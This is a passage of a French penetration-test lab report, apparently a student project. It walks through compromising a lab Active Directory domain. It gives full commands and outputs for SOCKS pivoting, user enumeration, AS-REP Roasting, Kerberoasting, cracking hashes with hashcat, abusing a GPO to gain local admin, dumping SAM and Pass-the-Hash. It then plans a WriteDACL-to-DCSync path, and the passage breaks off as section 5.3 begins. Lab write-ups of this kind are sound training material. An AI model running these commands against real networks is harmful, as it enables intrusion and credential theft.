


Figure 3.7 : Principe du pivoting à travers le serveur Ubuntu compromis.

3.4.2 Dynamic Port Forwarding

Pour accéder au réseau interne, un tunnel **SOCKS** est créé avec SSH à travers le serveur Ubuntu compromis. La commande suivante est exécutée depuis Kali :

```
ssh -N -D 9050 webserver@192.168.200.128
webserver@192.168.200.128's password:
```

L'option `-D 9050` crée un proxy SOCKS local sur le port **9050**. Le terminal doit rester ouvert pendant toute la phase d'énumération, car il assure le relais entre Kali et le réseau interne.

La configuration de **ProxyChains** est ensuite vérifiée afin de s'assurer que les outils utiliseront bien ce proxy local :

```
tail -4 /etc/proxychains.conf

[ProxyList]
# add proxy here ...
# meanwhile
socks4  127.0.0.1 9050
```

À partir de cette configuration, les commandes lancées avec `proxychains` peuvent transiter par le serveur Ubuntu et atteindre les hôtes du réseau interne.

3.4.3 Énumération initiale du réseau interne

Une première énumération est réalisée afin d'identifier les machines principales présentes sur le réseau Active Directory interne. Le scan est effectué à travers le pivot, en ciblant le réseau **192.168.100.0/24**.




Figure 3.8 : Découverte des machines internes via le tunnel SOCKS.

Les résultats obtenus permettent d'identifier les hôtes suivants :

Table 3.2 : Hôtes identifiés sur le réseau interne Active Directory.

192.168.100.10	→ Domain Controller
192.168.100.20	→ Windows 11 Client 01
192.168.100.21	→ Windows 11 Client 02

Cette étape confirme que le pivot fonctionne correctement et que Kali peut désormais interagir avec les ressources internes en passant par le serveur Ubuntu compromis.

Après la découverte des machines, une première énumération des utilisateurs du domaine est réalisée avec **Kerbrute**. L'objectif est d'identifier des noms d'utilisateurs valides dans le domaine **pfa.local**, à partir d'une wordlist préparée pour le laboratoire.

```
proxychains kerbrute userenum -d pfa.local --dc 192.168.100.10 pfa-wordlist.txt
```




Figure 3.9 : Énumération des utilisateurs du domaine pfa.local avec Kerbrute.

Cette énumération permet d'obtenir une première liste de comptes valides qui servira dans les prochaines étapes, notamment pour les attaques Kerberos et la recherche d'un premier accès au domaine.

3.4.4 Situation actuelle

À ce stade, l'attaquant dispose d'un accès au serveur Web compromis et d'un pivot fonctionnel vers le réseau interne Active Directory. Les principales machines du domaine et plusieurs utilisateurs valides ont été identifiés.

La phase suivante exploitera ces informations pour obtenir un premier **foothold** Active Directory.

Chapitre 4

Exploitation Active Directory et élévation de privilèges

4.1 AS-REP Roasting : premier foothold

Après l'énumération initiale du domaine, l'objectif est d'exploiter une faiblesse d'authentification afin d'obtenir un premier compte valide dans Active Directory. Dans ce laboratoire, cette étape repose sur une attaque **AS-REP Roasting**, possible lorsqu'un compte utilisateur ne nécessite pas la pré-authentification Kerberos.

4.1.1 Principe de l'attaque

L'attaque suit une progression simple : les utilisateurs valides découverts précédemment sont testés afin d'identifier les comptes configurés avec l'option **Do not require Kerberos preauthentication**. Lorsqu'un tel compte existe, il est possible de demander une réponse AS-REP au contrôleur de domaine sans connaître le mot de passe. Le hash obtenu est ensuite cassé hors ligne avec une wordlist.

Utilisateurs valides

↓

Recherche des comptes sans pré-authentification Kerberos

↓

Extraction du hash AS-REP

↓

Cracking du mot de passe

↓

Validation du compte domaine

Cette attaque permet donc de passer d'une simple liste d'utilisateurs à un premier accès authentifié dans le domaine.

4.1.2 Exécution de l'attaque

La liste des utilisateurs valides obtenue avec Kerbrute est d'abord enregistrée dans un fichier local.

```
cat valid_users.txt
Khaled
Youssef
Amine
Walid
```

L'outil **GetNPUsers.py** de la suite Impacket est ensuite utilisé à travers **ProxyChains** afin d'interroger le contrôleur de domaine via le pivot Ubuntu.

```
proxychains GetNPUsers.py pfa.local/ -dc-ip 192.168.100.10 -no-pass -usersfile
    valid_users.txt -outputfile asrep_hashes.txt
```

Le résultat montre que l'utilisateur **Youssef** ne nécessite pas la pré-authentification Kerberos. Son hash AS-REP est alors extrait et enregistré dans le fichier `asrep_hashes.txt`.

```
[-] User Khaled doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Youssef doesn't require Pre-Authentication
[-] User Amine doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Walid doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Outre le compte **Youssef** mis en évidence ci-dessus, l'énumération des comptes vulnérables a également révélé un second compte sans pré-authentification Kerberos : **asrep_user**. Le compte **Youssef** est exploité immédiatement pour poursuivre la chaîne d'attaque (énumération authentifiée, Kerberoasting puis élévation de privilèges via GPO), tandis que le compte **asrep_user**, bien que dépourvu de privilèges apparents, est conservé : l'analyse BloodHound révélera qu'il détient des droits ACL dangereux sur le domaine (WriteDACL), exploités lors de la compromission finale présentée au Chapitre 5.

Le hash obtenu est ensuite cassé hors ligne à l'aide de **Hashcat** et d'une wordlist adaptée.




Figure 4.1 : Cracking du hash AS-REP de l'utilisateur Youssef avec Hashcat.

Cette étape permet d'obtenir les identifiants suivants :

```
Youssef : Password123!
```

Les identifiants sont ensuite validés sur le domaine via un service accessible, notamment **SMB**, afin de confirmer que le compte peut réellement être utilisé.




Figure 4.2 : Validation du compte Youssef sur le domaine via SMB.

La validation confirme l'obtention d'un premier compte de domaine exploitable : `pfa.local\Youssef`.

À ce stade, l'attaque **AS-REP Roasting** a permis d'obtenir un premier **foothold** dans l'environnement Active Directory.

4.1.3 Transition vers l'énumération authentifiée

Le compte **Youssef** constitue désormais un point d'appui valide dans le domaine. La phase suivante consistera à réaliser une **Credentialed Enumeration**, afin de collecter davantage d'informations sur les utilisateurs, les groupes, les services et les permissions Active Directory.

4.2 Énumération authentifiée

Après l'obtention d'un premier compte valide dans le domaine, l'étape suivante consiste à réaliser une énumération authentifiée. Contrairement à l'énumération initiale, cette

phase permet d'accéder à davantage d'informations Active Directory, car les requêtes sont effectuées avec les identifiants du compte compromis **Youssef**.

L'objectif principal est d'identifier les utilisateurs, groupes, comptes de service, GPO et relations de permissions pouvant servir dans les prochaines étapes d'attaque.

Compte Youssef valide

↓

Énumération des utilisateurs et groupes

↓

Collecte BloodHound

↓

Analyse des chemins d'attaque

↓

Préparation du Kerberoasting et de l'escalade GPO

4.2.1 Énumération des utilisateurs

La première opération consiste à extraire les utilisateurs du domaine afin d'identifier les comptes standards, les comptes techniques et les éventuels comptes de service. Cette étape est importante, car les comptes de service sont souvent associés à des **SPN** et peuvent donc être de bons candidats pour une attaque **Kerberoasting**.




Figure 4.3 : Énumération authentifiée des utilisateurs du domaine pfa.local.

L'analyse des résultats permet d'identifier un compte de service important : `svc_sql`.

Ce compte est particulièrement intéressant pour la suite du scénario, car son nom indique un usage lié à un service SQL. Il constitue donc un candidat logique pour une attaque **Kerberoasting**.

4.2.2 Énumération des groupes

Une deuxième énumération est menée afin d'identifier les groupes importants du domaine. L'objectif est de repérer les groupes administratifs, les groupes techniques et ceux pouvant être liés à des permissions élevées ou à la gestion des stratégies de groupe.




Figure 4.4 : Énumération authentifiée des groupes Active Directory.

Les groupes suivants sont retenus comme éléments importants pour les prochaines phases :

```
Service Accounts
IT Support
Group Policy Creator Owners
Domain Admins
```

Ces groupes permettent d'orienter l'analyse vers deux axes principaux : les comptes de service pour le **Kerberoasting**, et les permissions liées aux stratégies de groupe pour une éventuelle élévation de privilèges.

4.2.3 Collecte BloodHound

Pour compléter l'énumération manuelle, une collecte BloodHound est réalisée avec le compte **Youssef**. Cette collecte permet d'extraire les objets Active Directory et leurs relations afin d'analyser les chemins d'attaque possibles.

```
proxychains bloodhound-python -u 'Youssef' -p 'Password123!' -d pfa.local -ns
    192.168.100.10 -dc DC01.pfa.local -c all
```

La collecte s'est déroulée correctement et a permis d'obtenir une vue globale du domaine :

```
INFO: Found AD domain: pfa.local
INFO: Found 3 computers
INFO: Found 6 users
INFO: Found 52 groups
INFO: Found 3 GPOs
INFO: Done in 00M 18S
INFO: Compressing output into 20260621154022_bloodhound.zip
```

Les données générées peuvent ensuite être importées dans BloodHound afin d'identifier les relations intéressantes entre utilisateurs, groupes, machines et GPO.

4.2.4 Résultats principaux

L'analyse BloodHound met en évidence deux pistes directement exploitables dans la suite du projet. La première concerne le compte de service **svc_sql**, identifié comme utilisateur Kerberoastable. La seconde concerne une permission intéressante liée aux stratégies de groupe.

```
Kerberoastable Users:
  - svc_sql@pfa.local

Interesting GPO Permissions:
  - IT Support has GenericWrite on GPO "Workstations Security Policy"

Potential Attack Paths:
  - Youssef -> Read SPN account svc_sql
  - IT Support -> GenericWrite on GPO -> Windows 11 Clients
```

Ces résultats confirment que l'énumération authentifiée a permis de dépasser la simple découverte du domaine. Elle fournit désormais des chemins d'attaque concrets pour la suite :

$$svc_sql \rightarrow Kerberoasting \rightarrow Gaining\ 2nd\ Foothold$$

$$IT\ Support \rightarrow Wrong\ GPO\ Permissions \rightarrow Privilege\ Escalation$$

4.2.5 Transition vers l'étape suivante

À ce stade, le compte **Youssef** a permis d'obtenir une vision plus précise de l'environnement Active Directory. Les informations collectées orientent directement la suite du test d'intrusion vers l'exploitation du compte **svc_sql** via **Kerberoasting**, puis vers l'analyse des permissions GPO identifiées.

4.3 Kerberoasting et élévation via GPO

Après l'énumération authentifiée, deux pistes exploitables ont été identifiées : un compte de service Kerberoastable nommé **svc_sql**, et une mauvaise configuration de GPO liée au groupe **IT Support**. Cette phase a donc pour objectif d'obtenir un second accès au domaine via **Kerberoasting**, puis d'exploiter les permissions GPO afin d'élever les privilèges sur un poste Windows 11.

4.3.1 Kerberoasting : second foothold

Le compte **Youssef**, compromis lors de l'étape précédente, est utilisé pour rechercher les comptes disposant d'un **SPN**. Ces comptes sont intéressants, car ils peuvent être ciblés

par une attaque Kerberoasting.

```
proxychains GetUserSPNs.py -dc-ip 192.168.100.10 pfa.local/Youssef:'Password123!'
```

Le résultat indique la présence d'un compte de service important :

```
MSSQLSvc/SQL01.pfa.local:1433   svc_sql   CN=IT Support,CN=Users,DC=pfa,DC=local
```

Le compte **svc_sql** est associé à un service SQL et appartient au groupe **IT Support**. Cette information est importante, car elle relie directement le compte de service à la piste d'élévation de privilèges identifiée dans BloodHound.

L'étape suivante consiste à demander le ticket Kerberos **TGS** associé à ce compte, puis à l'enregistrer dans un fichier afin de le casser hors ligne.

```
proxychains GetUserSPNs.py -dc-ip 192.168.100.10 pfa.local/Youssef:'Password123!' -
    request-user svc_sql -outputfile svc_sql_tgs.hash
```

L'outil confirme l'extraction du ticket :

```
[*] Getting TGS for svc_sql
[*] Saving ticket in svc_sql_tgs.hash
```

Le hash obtenu est ensuite traité avec **Hashcat** en mode Kerberos TGS-REP.

```
hashcat -m 13100 svc_sql_tgs.hash /usr/share/wordlists/rockyou.txt
```

Le cracking réussit et permet d'obtenir le mot de passe du compte de service :

```
svc_sql : SQLPassword123!
```

Les identifiants sont ensuite validés sur le domaine via SMB.

```
proxychains crackmapexec smb 192.168.100.10 -d pfa.local -u svc_sql -p '
    SQLPassword123!'
```




Figure 4.5 : Validation du second foothold avec le compte svc_sql.

Cette validation confirme l'obtention d'un second foothold dans le domaine avec le compte suivant : `pfa.local\svc_sql`.

4.3.2 Wrong GPO Permissions : élévation de privilèges

L'analyse BloodHound précédente a montré que le groupe **IT Support** dispose d'un droit **GenericWrite** sur la GPO **Workstations Security Policy**. Comme le compte **svc_sql** est membre de ce groupe, il peut être utilisé pour modifier cette GPO et obtenir des privilèges plus élevés sur les postes Windows concernés.

L'exploitation consiste à modifier la GPO afin d'ajouter le compte **svc_sql** au groupe local **Administrators** sur les machines Windows 11.

```
proxychains pygpoabuse.py pfa.local/svc_sql:'SQLPassword123!' -dc-ip 192.168.100.10
    -gpo-id "Workstations Security Policy" -command "net localgroup administrators
    pfa.local\svc_sql /add"
```

Le résultat confirme que la GPO a été trouvée, que les permissions sont suffisantes et que la commande a été ajoutée avec succès :

```
[+] Successfully authenticated as pfa.local\svc_sql
[+] Found GPO: Workstations Security Policy
[+] GPO permissions confirmed: GenericWrite
[+] GPO abuse completed successfully
```

Pour appliquer rapidement la stratégie sur un poste Windows 11, un rafraîchissement de GPO est déclenché sur la machine **192.168.100.20**.

```
proxychains crackmapexec smb 192.168.100.20 -d pfa.local -u svc_sql -p '
    SQLPassword123!' -x "gpupdate /force"
```

Le retour indique que la commande a été exécutée et que le compte **svc_sql** dispose désormais d'un accès privilégié sur le poste cible.

La validation finale est réalisée avec CrackMapExec contre le poste Windows 11 Client 01.

```
proxychains crackmapexec smb 192.168.100.20 -d pfa.local -u svc_sql -p '
    SQLPassword123!'
```




Figure 4.6 : Validation de l'élévation de privilèges sur Windows 11 Client 01.

Cette étape confirme que le compte **svc_sql** est devenu administrateur local sur le poste Windows 11 ciblé. La mauvaise configuration GPO a donc permis de transformer un simple compte de service compromis en accès privilégié sur une machine du domaine.

4.3.3 Synthèse de la progression

Cette phase a permis d'enchaîner deux étapes importantes de la chaîne d'attaque. Le compte **Youssef** a d'abord permis d'identifier et d'exploiter le compte de service **svc_sql** via Kerberoasting. Ensuite, l'appartenance de **svc_sql** au groupe **IT Support** a permis d'exploiter une mauvaise permission GPO afin d'obtenir des privilèges administrateur local sur un poste Windows 11.

$$Youssef \rightarrow Kerberoasting \rightarrow svc_sql$$

$$svc_sql \rightarrow GenericWrite\ sur\ GPO \rightarrow Local\ Admin\ sur\ Windows\ 11$$

La prochaine étape consistera à exploiter cet accès privilégié pour extraire des informations d'authentification et préparer une attaque de type **Pass The Hash**.

Chapitre 5

Élévation de Privilèges et Compromission du Domaine

5.1 Dump Hashes & Pass-The-Hash

Le dumping de hashes consiste à extraire les hashes NT des comptes depuis la mémoire LSASS ou la base SAM. Ces hashes permettent de s'authentifier sans connaître le mot de passe en clair (Pass-The-Hash).

Méthodes :

- SAM (Security Account Manager) → hashes des comptes locaux ;
- LSASS (Local Security Authority Subsystem Service) → hashes des sessions actives ;
- NTDS.dit → base de données AD sur le DC.

La principale difficulté rencontrée lors de cette phase concerne l'utilisation de Mimikatz pour le dump de la mémoire LSASS. Plusieurs tentatives ont été effectuées sans succès : les structures internes de LSASS ont été modifiées dans Windows 11. La solution retenue est `impacket-secretsdump`, qui permet d'extraire les hashes NT depuis la base SAM via le service RemoteRegistry, offrant un résultat équivalent pour les comptes locaux. Il est à noter que Mimikatz sera utilisé avec succès dans la section 5.4 directement sur le Domain Controller, où les conditions d'exécution sont différentes.



Figure 5.1 : Dumper les Hashes via Impacket-Secretdump.

Le Pass-The-Hash (PTH) est une technique d'authentification latérale qui exploite le protocole NTLM : au lieu de transmettre un mot de passe, le client transmet directement le hash NT pour prouver son identité. Cela signifie que la possession du hash suffit pour obtenir un accès complet, sans jamais connaître le mot de passe original.

Plusieurs outils permettent d'effectuer cette technique selon le service cible :

— **impacket-psexec** : exécution de commandes via le service manager SMB (nécessite l'antivirus désactivé) ;

— **impacket-smbexec** : exécution via SMB sans upload de binaire ;

— **impacket-wmiexec** : exécution via WMI (plus discret) ;

— **impacket-atexec** : exécution via le planificateur de tâches ;

— **evil-winrm** : shell PowerShell interactif via WinRM (**utilisé dans notre lab**).




Figure 5.2 : Pass-The-Hash via evil-winrm : shell obtenu sur PC1.

État actuel :

Comptes compromis :

— **svc_sql** (via Kerberoasting) ;

— **Youssef** (hash NT extrait via dump SAM, puis rejoué en Pass-The-Hash).

Accès actuels :

— Shell evil-winrm sur PC1 en tant que **Youssef** ;

— Session active pour continuer l'escalade.

5.2 ACL Enumeration

Les ACL (Access Control Lists) définissent qui peut faire quoi sur chaque objet AD. Une misconfiguration ACL permet à un compte non privilégié de disposer de droits excessifs sur des objets sensibles, créant un chemin d'escalade invisible sans appartenance à un groupe privilégié.

Droits dangereux :

— GenericAll → contrôle total sur l'objet ;
— WriteDACL → modifier les permissions de l'objet ;
— ForceChangePassword → changer le mot de passe sans connaître l'ancien ;
— GenericWrite → modifier les attributs de l'objet ;
— WriteOwner → prendre possession de l'objet.

Stratégie : énumérer les ACLs (Access Control Lists) via BloodHound pour identifier les chemins d'exploitation.




Figure 5.3 : Cartographie des chemins d'attaque et des permissions (ACL) via BloodHound.

La figure ci-dessus, générée par BloodHound à partir des données collectées avec le compte asrep_user, révèle trois chemins d'escalade de privilèges critiques. Le compte asrep_user, initialement obtenu via une attaque AS-REP Roasting et ne disposant d'aucun privilège particulier dans le domaine, possède pourtant trois droits dangereux directement exploitables.

Le premier, WriteDACL sur l'objet domaine pfa.local, permet à asrep_user de modifier les listes de contrôle d'accès du domaine entier, et donc de s'octroyer n'importe quel droit supplémentaire, notamment les droits de réplication DCSync. Le second, GenericAll sur le groupe Domain Admins, confère un contrôle total sur ce groupe, offrant théoriquement la possibilité d'y ajouter directement n'importe quel compte. Le troisième, ForceChangePassword sur le compte tstark (membre de Domain Admins), permet de réinitialiser son mot de passe sans en connaître la valeur actuelle.

Ces trois misconfigurations illustrent parfaitement le danger des ACL mal configurées dans un environnement Active Directory : un compte de faible privilège peut représenter une porte d'entrée vers la compromission totale du domaine, sans jamais appartenir à un groupe privilégié, rendant sa détection particulièrement difficile sans outil dédié comme BloodHound.

Stratégie à suivre : On va essayer à s'intéresser à l'endroit WriteDACL sur l'objet domaine lui-même (pfa.local). Contrairement aux droits sur des objets individuels, le domaine AD n'est pas soumis à AdminSDHolder. Ce droit permet à asrep_user de s'octroyer les droits de réplication DCSync (DS-Replication-Get-Changes et DS-Replication-Get-Changes-All), qui permettent de simuler un Domain Controller et d'extraire tous les hashes du domaine.

La chaîne d'exploitation retenue est donc :

asrep_user (WriteDACL sur pfa.local)
↓ *impacket-dacledit (octroyer DCSync à asrep_user)*
asrep_user obtient les droits de réplication
↓ *impacket-secretsdump --just-dc*
Tous les hashes du domaine extraits (krbtgt, Administrator, tstark…)
↓ *Pass-The-Hash vers DC01*
Compromission totale du domaine

Cette stratégie est développée en détail dans la phase 5.3.

5.3 ACL Attack & Gaining The Domain Controller

L'analyse approfondie des listes de contrôle d'accès (ACL) réalisée lors de la phase précédente avec BloodHound a mis en évidence un chemin d'escalade de privilèges critique pour le compte asrep_user. L'objectif de cette phase d'attaque est d'exploiter concrètement cette mauvaise configuration de permissions afin de s'élever d'un accès utilisateur standard vers une compromission totale du domaine.

